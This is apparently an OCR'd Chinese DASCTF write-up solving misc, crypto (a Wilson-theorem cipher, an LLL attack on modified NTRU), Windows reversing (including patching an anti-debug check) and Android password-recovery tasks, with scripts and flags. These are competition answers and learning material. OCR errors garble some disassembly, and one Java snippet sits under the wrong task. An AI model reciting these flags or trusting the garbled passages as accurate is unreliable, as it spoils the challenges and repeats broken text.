
11112 4



解压缩之后，是一串 rot47，解密一下



WZHXGU{} 不是题目要求的，因为文本名是 atbash.txt，所以搜索 atbash，存在一个解密



dasctf{5e0f98a95f79829b7a484a54066cb08f}


crypto

math

根据威尔逊定理可知：`key=(-1)%n`，所以这里只要直接做一个逆表映射即可

```
from Crypto.Util.number import *
import math

enc='u66hp7nuh01puoaip10pi6o0vzavnu11'
n=176778040837484895481963794918312894811914463587783883976856801676290821243853364789418908640505211936881707629753845875997805883248035576046706978993073043757445726165605877196383212378074705385178610178824713153854530726380795438083708575716562524587045312909657881223522830729052758566504582290081411626333
s = 'abcdefghijklmnopqrstuvwxyz0123456789+='
key=(-1)%n
flag=''
for c in enc:
    idx=s.index(c)
    k=(idx-7)*inverse(key,37)%37
    flag+=s[k]
print(flag)
```



799a03b7a82076f5028059681df1b722

normalNTRU

经典的 NTRU 加密，不过这里做了一些小改动，之前一直拿原本的 WP 凑，没搞出来，结果发现不同之处是 genKey 中公钥 h 少乘了一个 p，而是将其放在了 encrypt 中。

拿出之前的脚本稍微改动即可

最终脚本如下

```
from Crypto.Util.number import *
from Crypto.Hash import SHA3_256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

n = 66
p = 3
q = 2^20
d = 31
```

```
Zx.<x> = ZZ[]

# the multiplication operation used in NTRU
def convolution(f, g):
    return (f * g) % (x^n - 1)

def balancedmod(f, q):
    g = list(((f[i] + q//2) % q) - q//2 for i in
range(n))
    return Zx(g)

def invertmodprime(f, p):
    T = Zx.change_ring(Integers(p)).quotient(x^n-1)
    return Zx(lift(1 / T(f)))

def invertmodpowerof2(f, q):
    assert q.is_power_of(2)
    g = invertmodprime(f, 2)
    while True:
        r = balancedmod(convolution(g, f), q)
        if r == 1: return g
        g = balancedmod(convolution(g, 2 - r), q)

def randomdpoly():
    assert d <= n
    result = n*[0]
    for j in range(d):
        while True:
            r = randrange(n)
            if not result[r]: break
        result[r] = 1-2*randrange(2)
    return Zx(result)

def keypair():
    print ("----------------------------------")
    print ("[+] Keypair Generation Start...")
    while True:
```

```
        try:
            f = randomdpoly()
            f3 = invertmodprime(f, 3)
            fq = invertmodpowerof2(f, q)
            break
        except:
            pass
    print ("[-] f Generation Finished.")
    g = randomdpoly()
    print ("[-] g Generation Finished.")
    publickey = balancedmod(convolution(fq,g), q)
    secretkey = f, f3
    return publickey, secretkey


def encrypt(message, publickey):
    r = randomdpoly()
    return balancedmod(3*convolution(publickey, r) +
message, q)

def randommessage():
    result = list(randrange(3) - 1 for j in range(n))
    return Zx(result)

def decrypt(ciphertext,secretkey):
    f, f3 = secretkey
    a = balancedmod(convolution(ciphertext,f), q)
    return balancedmod(convolution(a, f3), 3)

def attack(publickey):
    recip3 = lift(1/Integers(q)(1))
    publickeyover3 = balancedmod(recip3 * publickey, q)
    M = matrix(2 * n)
    for i in range(n):
        M[i, i] = q
    for i in range(n):
        M[i+n, i+n] = 1
```

```
        c = convolution(x^i, publickeyover3)
        for j in range(n):
            M[i+n, j] = c[j]
    M = M.LLL()
    for j in range(2 * n):
        try:
            f = Zx(list(M[j][n:]))
            f3 = invertmodprime(f, 3)
            return (f, f3)
        except:
            pass
    return (f, f)

h = 847417*x^65 + 149493*x^64 + 671215*x^63 +
940073*x^62 + 422433*x^61 + 906071*x^60 + 661777*x^59 +
213093*x^58 + 776476*x^57 + 308727*x^56 + 199931*x^55 +
256166*x^54 + 201216*x^53 + 964303*x^52 + 961341*x^51 +
216401*x^50 + 503421*x^49 + 391011*x^48 + 724233*x^47 +
834103*x^46 + 534483*x^45 + 145755*x^44 + 31514*x^43 +
633909*x^42 + 611687*x^41 + 656421*x^40 + 51098*x^39 +
23193*x^38 + 874589*x^37 + 481483*x^36 + 772432*x^35 +
596655*x^34 + 924673*x^33 + 790137*x^32 + 711581*x^31 +
795565*x^30 + 179559*x^29 + 974401*x^28 + 252177*x^27 +
712781*x^26 + 292518*x^25 + 556867*x^24 + 247625*x^23 +
131231*x^22 + 545208*x^21 + 774544*x^20 + 810813*x^19 +
997461*x^18 + 951783*x^17 + 778973*x^16 + 225243*x^15 +
241753*x^14 + 419437*x^13 + 1013119*x^12 + 847743*x^11
+ 60647*x^10 + 477291*x^9 + 674781*x^8 + 245115*x^7 +
745149*x^6 + 280553*x^5 + 298381*x^4 + 849205*x^3 +
541486*x^2 + 720005*x + 21659
```

```
e = -34408*x^65 - 271875*x^64 - 72324*x^63 -
146782*x^62 - 191501*x^61 + 228014*x^60 - 236704*x^59 -
162996*x^58 - 93476*x^57 + 438756*x^56 - 340498*x^55 -
177073*x^54 + 309787*x^53 + 287611*x^52 - 13370*x^51 -
189635*x^50 + 271391*x^49 + 215846*x^48 - 286021*x^47 +
215770*x^46 + 259901*x^45 - 9022*x^44 - 410163*x^43 +
187965*x^42 - 99716*x^41 + 150105*x^40 + 161841*x^39 -
24872*x^38 - 288722*x^37 + 263847*x^36 + 142479*x^35 -
355131*x^34 - 181543*x^33 - 379836*x^32 + 206610*x^31 -
264717*x^30 - 381231*x^29 + 346552*x^28 - 59454*x^27 -
38411*x^26 - 200819*x^25 + 271459*x^24 + 169671*x^23 -
494515*x^22 - 250245*x^21 + 28462*x^20 + 485002*x^19 -
252744*x^18 + 301433*x^17 + 116488*x^16 - 359247*x^15 +
472604*x^14 + 16539*x^13 - 207870*x^12 - 137611*x^11 -
379327*x^10 + 477482*x^9 + 447007*x^8 - 368776*x^7 -
488265*x^6 - 312305*x^5 - 17292*x^4 + 372405*x^3 +
288980*x^2 + 95015*x - 99099
c =
b"\x90\xd4D\xd0\x0e\x19\x04\xd2]\xd5k\x0c&\xeas\xf42T\x
89\x02\x10\xa7\x1b\x04aR|
<,\xa8J/\x86\xdf@wW&\xf3\x1c}\x0e\xe1\xa4\xc4'\xffw\xc8
\xcaT+\x10\xacR\xc0N\x99\x83\x1d}F\x0f\x99"

sk = attack(h)
m=decrypt(e,sk)
sha3 = SHA3_256.new()
sha3.update(bytes(str(m).encode('utf-8')))
key = sha3.digest()
cipher = AES.new(key, AES.MODE_ECB)
flag=cipher.decrypt(c)
flag=unpad(flag,32)
print(flag)
```

运行结果：

```
#b'DASCTF{c4d2a7a2-1b1d-4ccb-95e6-655313e5a416}'
```

re

EzMath

直接放入 x32dbg 里动调

找到oep

```
00C882DD   58                pop eax
00C882DE   61                popad
00C882DF   8D4424 80         lea eax,dword ptr ss:[esp-80]
00C882E3   6A 00             push 0
00C882E5   39C4              cmp esp,eax
00C882E7   75 FA             jne ezmath2.C882E3
00C882E9   83EC 80           sub esp,FFFFFF80
00C882EC   E9 2F94FFFF       jmp ezmath2.C81720        跳转到oep
00C882F1   0000              add byte ptr ds:[eax],al
```

继续动调，进入main函数内部

```
00C8167C   E8 D6090000       call <JMP.&_get_initial_narrow_enviro
00C81681   8BF8              mov edi,eax                edi:&"ALLUSERSPROFILE=C:\\
00C81683   E8 F9090000       call <JMP.&__p___argv>
00C81688   8B30              mov esi,dword ptr ds:[eax] esi:&"D:\\系统默认文件夹\\桌面
00C8168A   E8 EC090000       call <JMP.&__p___argc>
00C8168F   57                push edi                   edi:&"ALLUSERSPROFILE=C:\\
00C81690   56                push esi                   esi:&"D:\\系统默认文件夹\\桌面
00C81691   FF30              push dword ptr ds:[eax]
00C81693   0078 FD           add byte ptr ds:[eax-3],bh main函数内部
00C81696   FF                ???
00C81697   FF83 C40C8BF0     inc dword ptr ds:[ebx-F74F33C]
00C8169D   E8 28060000       call ezmath2.C81CCA
```

更改跳转，跳过反调试

```
00C81460   8D55 D8           lea edx,dword ptr ss:[ebp-28]
00C81463   52                push edx                   edx
00C81464   FF15 0030C800     call dword ptr ds:[<&GetCurrentProcess>]
00C8146A   50                push eax
00C8146B   FF15 0830C800     call dword ptr ds:[<&CheckRemoteDebuggerPresent>]
00C81471   837D D8 00        cmp dword ptr ss:[ebp-28],0
00C81475   75 3C             jne ezmath2.C814B3
00C81477   8D45 DC           lea eax,dword ptr ss:[ebp-24]
00C8147A   8945 D0           mov dword ptr ss:[ebp-30],eax
00C8147D   8B4D D0           mov ecx,dword ptr ss:[ebp-30]
00C81480   83C1 01           add ecx,1
```

读取字符串之后进行比较

```
00C814A1   8B55 C8           mov edx,dword ptr ss:[ebp-38]
00C814A4   52                push edx                   edx:"DASCTF{
00C814A5   8D45 DC           lea eax,dword ptr ss:[ebp-24]
00C814A8   50                push eax
00C814A9   0092 FCFFFF83     add byte ptr ds:[edx-7C000004],dl   进入比较函数
00C814AF   C408              les ecx,fword ptr ds:[eax]
00C814B1   EB 08             jmp ezmath2.C814BB
```

在比较前将输入的字符串放入一个循环中，每轮依次读取2个字符进行加密

```
C811E2   8845 BB          mov byte ptr ss:[ebp-45],al
C811E5   8B4D B4          mov ecx,dword ptr ss:[ebp-4C]
C811E8   3B4D 0C          cmp ecx,dword ptr ss:[ebp+C]
C811EB   7D 73            jge ezmath2.C81260
C811ED   8B55 08          mov edx,dword ptr ss:[ebp+8]
C811F0   0355 B4          add edx,dword ptr ss:[ebp-4C]
C811F3   0FBE02           movsx eax,byte ptr ds:[edx]                    eax:"S5{12345678}"
C811F6   83F0 07          xor eax,7                                      eax:"S5{12345678}"
C811F9   0FBE4D BB        movsx ecx,byte ptr ss:[ebp-45]
C811FD   8D5408 FF        lea edx,dword ptr ds:[eax+ecx-1]
C81201   B8 01000000      mov eax,1                                      eax:"S5{12345678}"
C81206   6BC8 07          imul ecx,eax,7                                 eax:"S5{12345678}"
C81209   88540D DC        mov byte ptr ss:[ebp+ecx-24],dl
C8120D   8B55 08          mov edx,dword ptr ss:[ebp+8]
C81210   0355 B4          add edx,dword ptr ss:[ebp-4C]
C81213   0FB642 01        movzx eax,byte ptr ds:[edx+1]                  eax:"S5{12345678}"
C81217   50               push eax                                       eax:"S5{12345678}"
C81218   E8 03FFFFFF      call ezmath2.C81120
C8121D   83C4 04          add esp,4
C81220   B9 01000000      mov ecx,1
C81225   6BD1 11          imul edx,ecx,11
C81228   884415 DC        mov byte ptr ss:[ebp+edx-24],al
C8122C   B8 01000000      mov eax,1                                      eax:"S5{12345678}"
C81231   6BC8 07          imul ecx,eax,7                                 eax:"S5{12345678}"
C81234   8B55 08          mov edx,dword ptr ss:[ebp+8]
C81237   0355 B4          add edx,dword ptr ss:[ebp-4C]
C8123A   8A440D DC        mov al,byte ptr ss:[ebp+ecx-24]
C8123E   8802             mov byte ptr ds:[edx],al
C81240   B9 01000000      mov ecx,1
C81245   6BD1 11          imul edx,ecx,11
C81248   8B45 08          mov eax,dword ptr ss:[ebp+8]
C8124B   0345 B4          add eax,dword ptr ss:[ebp-4C]
C8124E   8A4C15 DC        mov cl,byte ptr ss:[ebp+edx-24]
C81252   8848 01          mov byte ptr ds:[eax+1],cl                     eax+1:"5{12345678}"
C81255   8B55 B4          mov edx,dword ptr ss:[ebp-4C]
C81258   83C2 02          add edx,2
C8125B   8955 B4          mov dword ptr ss:[ebp-4C],edx
C8125E   EB 85            jmp ezmath2.C811E5
C81260   B8 01000000      mov eax,1                                      eax:"S5{12345678}"
```

对第一个字符和7异或后减1

```
C811EB   7D 73            jge ezmath2.C81260
C811ED   8B55 08          mov edx,dword ptr ss:[ebp+8]
C811F0   0355 B4          add edx,dword ptr ss:[ebp-4C]
C811F3   0FBE02           movsx eax,byte ptr ds:[edx]
C811F6   83F0 07          xor eax,7
C811F9   0FBE4D BB        movsx ecx,byte ptr ss:[ebp-45]
C811FD   8D5408 FF        lea edx,dword ptr ds:[eax+ecx-1]
C81201   B8 01000000      mov eax,1
C81206   6BC8 07          imul ecx,eax,7
```

对第二个字符的加密，要利用循环爆破测试出值

```
C8111F   CC               int3
C81120   55               push ebp
C81121   8BEC             mov ebp,esp
C81123   0FBE45 08        movsx eax,byte ptr ss:[ebp+8]
C81127   6BC0 39          imul eax,eax,39
C8112A   99               cdq
C8112B   B9 7F000000      mov ecx,7F
C81130   F7F9             idiv ecx
C81132   83E2 7F          and edx,7F
C81135   8AC2             mov al,dl
C81137   5D               pop ebp
C81138   C3               ret
```

所要对比的值

```java
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.name = (EditText) findViewById(R.id.zhanghao);
    this.pass = (EditText) findViewById(R.id.mima);
    Button button1 = (Button) findViewById(R.id.button1);
    button1.setOnClickListener(new View.OnClickListener() { // from class: com.example.haveandroid.MainActivity.1
        String mname = "ccadwjlyah";
        Integer[] compare = {404, 220, 436, 368, 220, 436, 412, 452, 432, Integer.valueOf((int) ItemTouchHelper.Callba
        List<Integer> ccompare = new ArrayList(Arrays.asList(this.compare));

        @Override // android.view.View.OnClickListener
        public void onClick(View v) {
            String user = MainActivity.this.name.getText().toString().trim();
            String pwd = MainActivity.this.pass.getText().toString().trim();
            List<Integer> ppwd = MainActivity.change(pwd);
            if (user.equals(this.mname) && ppwd.equals(this.ccompare)) {
                Toast.makeText(MainActivity.this, "correct! ", 0).show();
                Intent intent = new Intent(MainActivity.this, afterlog.class);
                MainActivity.this.startActivity(intent);
                return;
            }
            Toast.makeText(MainActivity.this, "error! ", 0).show();
        }
    });
}

public static List<Integer> change(String args) {
    List<Integer> list = new ArrayList<>();
    char[] ch = args.toCharArray();
    for (char c : ch) {
        int xxx = (c ^ 3) << 2;
        list.add(Integer.valueOf(xxx));
    }
    return list;
}
```

exp

```python
str='QQk/64WG6pq~aQt{pF'
flag=[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0]
for i in range(0,18,2):
    a=ord(str[i])
    flag[i]=chr((a+1)^7)

for i in range(1,18,2):
    for j in range(33,127):
        b=(57*j%127)&0x7f
        if b==ord(str[i]):
            flag[i]=chr(j)

print(flag)
```

问题　输出　调试控制台　终端　JUPYTER

```
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
Traceback (most recent call last):
  File "d:\CodeFile\python\source.py", line 12, in <module>
    flag[i]=chr((a+1)^7)
IndexError: list assignment index out of range
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
['U', 0, 'k', 0, '0', 0, '_', 0, '0', 0, 'u', 0, 'e', 0, 'r', 0, 'v', 0]
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
['U', '_', 'k', 'n', '0', 'w', '_', 'M', '0', 'd', 'u', '1', 'e', '_', 'r', 'E', 'v', '~']
PS D:\CodeFile>
```

DASCTF{U_kn0w_M0du1e_rEv~}

Android

将apk放入，jadx中

读取用户名和密码

```
String user = MainActivity.this.name.getText().toString().trim();
String pwd = MainActivity.this.pass.getText().toString().trim();
```

将用户名 user 和 mname = "ccadwjlyah" 进行比较。将输入的密码放入 change() 中改变后和设定的 compare 数组进行比较

```
List<Integer> ppwd = MainActivity.change(pwd);
if (user.equals(this.mname) && ppwd.equals(this.ccompare)) {
    Toast.makeText(MainActivity.this, "correct! ", 0).show();
```

根据 change() 和 compare 推出密码

```
a=[404, 220, 436, 368, 220, 436, 412, 452, 432,412]

str=""
for i in a:
    str+=chr((i>>2)^3)
print(str)
```

```
问题    输出    调试控制台    终端    JUPYTER

版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
[102, 52, 110, 95, 52, 110, 100, 114, 111, 100]
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
Traceback (most recent call last):
  File "d:\CodeFile\python\source.py", line 7, in <module>
    str+=chr(b)
TypeError: 'list' object cannot be interpreted as an integer
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
[102, 52, 110, 95, 52, 110, 100, 114, 111, 100]
f4n_4ndrod
PS D:\CodeFile> python -u "d:\CodeFile\python\source.py"
```

但这个密码是缺失的，因为compare中有一个值未知

```
lickListener() { // from class: com.example.haveaandroid.MainActivity.1

 368, 220, 436, 412, 452, 432, Integer.valueOf((int) ItemTouchHelper.Callback.DEFAULT_DRAG_ANIMATION_DURATION), 4
ist(Arrays.asList(this.compare));
```

结合题目以及现有密码可以推测后面代表的应该是 android，猜测是

f4n_4ndroid 或者 f4n_4ndro1d，最后输入 f4n_4ndro1d 成功

DASCTF{1df456_34hjfk_y3o5c_99gh34_3ndro1d}